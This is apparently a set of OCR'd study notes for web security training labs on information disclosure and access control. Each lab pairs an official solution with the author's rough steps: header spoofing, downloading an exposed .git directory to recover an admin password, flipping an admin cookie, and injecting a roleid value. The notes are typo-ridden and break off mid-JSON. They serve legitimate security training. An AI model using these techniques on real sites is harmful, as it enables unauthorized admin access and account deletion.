


now modify the request
remote the GET and add the TRACE value now again send the reques
Now you will see the X-CUSTUM-IP-AUTHORIZATION:




NOW Copy the only X-CUSTOM-AUTHORIZATION:
now go to the proxy section now click on option section now scroll down you will see the Match and replace option now click on add button to add the payload

X-Custom-IP-Authorization: 127.0.0.1



now click on ok button

refresh the browser go to the home page to show the admin panel



now click on admin panel delete carlos user to solve the lab :)

lab 5 Infomation disclosure in version control history

This lab discloses sensitive information via its version control history. To solve the lab, obtain the password for the `administrator` user then log in and delete Carlos's account.

solution :-

1. Open the lab and browse to `/.git` to reveal the lab's Git version control data.
2. Download a copy of this entire directory. For Linux users, the easiest way to do this is using the command: `wget -r https://your-lab-id.web-security-academy.net/.git/` Windows users will need to find an alternative method, or install a UNIX-like environment, such as Cygwin, in order to use this command.


3. Explore the downloaded directory using your local Git installation. Notice that there is a commit with the message `"Remove admin password from config"`.
4. Look closer at the diff for the changed `admin.conf` file. Notice that the commit replaced the hard-coded admin password with an environment variable `ADMIN_PASSWORD` instead. However, the hard-coded password is still clearly visible in the diff.
5. Go back to the lab and log in to the administrator account using the leaked password.
6. To solve the lab, open the admin interface and delete Carlos's account.


solve the lab :-


open a lab now add a hidden directory ./git
now you will see the all files
now downlaod files in kalil linux
curl -r paste the link

now download tool git-cola
sudo apt install git-cola

now goto the download files directory
now type command git-cola
open a gui interface
now click on commit option
now click on amend last commit option to show a admin.conf files
reusult :-







now copy the password
go to the home page
now click on my account
now login administrator:password

now go to the admin panel
delete carlos user to solve the lab :)

7 Access Control

Access control vulnerabilities and privilege escalation

In this section, we will discuss what access control security is, describe privilege escalation and the types of vulnerabilities that can arise with access control, and summarize how to prevent these vulnerabilities.

Labs

If you're already familiar with the basic concepts behind access control vulnerabilities and just want to practice exploiting them on some realistic, deliberately vulnerable targets, you can access all of the labs in this topic from the link below.

View all access control labs

What is access control?


Access control (or authorization) is the application of constraints on who (or what) can perform attempted actions or access resources that they have requested. In the context of web applications, access control is dependent on authentication and session management:

- **Authentication** identifies the user and confirms that they are who they say they are.
- **Session management** identifies which subsequent HTTP requests are being made by that same user.
- **Access control** determines whether the user is allowed to carry out the action that they are attempting to perform.

Broken access controls are a commonly encountered and often critical security vulnerability. Design and management of access controls is a complex and dynamic problem that applies business, organizational, and legal constraints to a technical implementation. Access control design decisions have to be made by humans, not technology, and the potential for errors is high.

From a user perspective, access controls can be divided into the following categories:

- Vertical access controls
- Horizontal access controls
- Context-dependent access controls



Read more
Access control security models

Vertical access controls
Vertical access controls are mechanisms that restrict access to sensitive functionality that is not available to other types of users.
With vertical access controls, different types of users have access to different application functions. For example, an administrator might be able to modify or delete any user's account, while an ordinary user has no access to these actions. Vertical access controls can be more fine-grained implementations of security models designed to enforce business policies such as separation of duties and least privilege.

Horizontal access controls
Horizontal access controls are mechanisms that restrict access to resources to the users who are specifically allowed to access those resources.
With horizontal access controls, different users have access to a subset of resources of the same type. For example, a banking application will allow a user to view transactions and make payments from their own accounts, but not the accounts of any other user.

Context-dependent access controls
Context-dependent access controls restrict access to functionality and resources based upon the state of the application or the user's interaction with it.
Context-dependent access controls prevent a user performing actions in the wrong order. For example, a retail website might prevent users from modifying the contents of their shopping cart after they have made payment.

Examples of broken access controls
Broken access control vulnerabilities exist when a user can in fact access some resource or perform some action that they are not supposed to be able to access.

Vertical privilege escalation
If a user can gain access to functionality that they are not permitted to access then this is vertical privilege escalation. For example, if a non-administrative user can in fact gain access to an admin page where they can delete

user accounts, then this is vertical privilege escalation.

lab 1 Unprotected admin functionality

Unprotected functionality
At its most basic, vertical privilege escalation arises where an application does not enforce any protection over sensitive functionality. For example, administrative functions might be linked from an administrator's welcome page but not from a user's welcome page. However, a user might simply be able to access the administrative functions by browsing directly to the relevant admin URL.
For example, a website might host sensitive functionality at the following URL:
`https://insecure-website.com/admin`This might in fact be accessible by any user, not only administrative users who have a link to the functionality in their user interface. In some cases, the administrative URL might be disclosed in other locations, such as the `robots.txt` file:
`https://insecure-website.com/robots.txt`Even if the URL isn't disclosed anywhere, an attacker may be able to use a wordlist to brute-force the location of the sensitive functionality.

This lab has an unprotected admin panel.
Solve the lab by deleting the user `carlos`.

solution:-

1. Go to the lab and view `robots.txt` by appending `/robots.txt` to the lab URL. Notice that the `Disallow` line discloses the path to the admin panel.
2. In the URL bar, replace `/robots.txt` with `/administrator-panel` to load the admin panel.
3. Delete `carlos`

lab solve:-

go to the lab now check the robots.txt file
to show /administrator-panel hidden directory
now search this to open a admin panel
now delete carlos user to solve the lab :)

lab 2 Unprotected admin functionality with unpredicatable URL

In some cases, sensitive functionality is not robustly protected but is concealed by giving it a less predictable URL: so called security by obscurity. Merely hiding sensitive functionality does not provide effective access control since users might still discover the obfuscated URL in various ways.
For example, consider an application that hosts administrative functions at the following URL:
https://insecure-website.com/administrator-panel-yb556
This might not be directly guessable by an attacker. However, the application might still leak the URL to users. For example, the URL might be disclosed in JavaScript that constructs the user interface based on the user's role:

```
<script>var isAdmin = false;if (isAdmin) { ... var adminPanelTag = document.createElement('a');
```

`adminPanelTag.setAttribute('https://insecure-website.com/administrator-panel-yb556'); adminPanelTag.innerText = 'Admin panel'; ...}</script>`

This script adds a link to the user's UI if they are an admin user. However, the script containing the URL is visible to all users regardless of their role

This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application.
Solve the lab by accessing the admin panel, and using it to delete the user `carlos`.
Access the lab

solution :-

1. Review the lab home page's source using Burp Suite or your web browser's developer tools.
2. Observe that it contains some JavaScript that discloses the URL of the admin panel.
3. Load the admin panel and delete `carlos`.

solve the lab :-

open a lab now check view page souce to you will see the javascript leakege file show
hidden directory show :- /admin-yx0joo
open a directory to show admin page delete carlos user to solve the lab :)

lab 3 User role controlled by request parameter

Parameter-based access control methods
Some applications determine the user's access rights or role at login, and then store this information in a user-controllable location, such as a hidden field, cookie, or preset query string parameter. The application makes subsequent access control decisions based on the submitted value. For example:
`https://insecure-website.com/login/home.jsp?admin=truehttps://insecure-website.com/login/home.jsp?role=1`This approach is fundamentally insecure because a user can simply modify the value and gain access to functionality to which they are not authorized, such as administrative functions.

This lab has an admin panel at `/admin`, which identifies administrators using a forgeable cookie.
Solve the lab by accessing the admin panel and using it to delete the user `carlos`.
You can log in to your own account using the following credentials: `wiener:peter`

solution:-

1. Browse to `/admin` and observe that you can't access the admin panel.
2. Browse to the login page.
3. In Burp Proxy, turn interception on and enable response interception.
4. Complete and submit the login page, and forward the resulting request in Burp.
5. Observe that the response sets the cookie `Admin=false`. Change it to `Admin=true`.
6. Load the admin panel and delete `carlos`.

sovle the lab:-
open lab add admin hidden directory to show secret message:- admin lgin is administrator account
intercept on
you login your own account:- wiener:peter
now go to the intercept you will see the admin=false; parameter
now go to the login again
now login as a administrator
now capture the request
now chnage the request admin=false change to admin=true;
now send the request
now you will see admin panel show in browser
now click on admin panel
now again change admin=true;
now delete carlos user
now again change admin=true;
lab is solved :)

lab 4 User role can be modified in user profile


This lab has an admin panel at `/admin`. It's only accessible to logged-in users with a `roleid` of 2.
Solve the lab by accessing the admin panel and using it to delete the user `carlos`.
You can log in to your own account using the following credentials: `wiener:peter`

solution :-

1. Log in using the supplied credentials and access your account page.
2. Use the provided feature to update the email address associated with your account.
3. Observe that the response contains your role ID.
4. Send the email submission request to Burp Repeater, add `"roleid":2` into the JSON in the request body, and resend it.
5. Observe that the response shows your `roleid` has changed to 2.
6. Browse to `/admin` and delete `carlos`.

lab solve:-

now login your own account :- wiener:peter
now you will see the update email opton
intercept on now change emil id
go to intercept option now you will see response “roleid”:1



now copy all json response value add the request section now change value of roleid "roleid":2 :-

{

"username":"wiener".

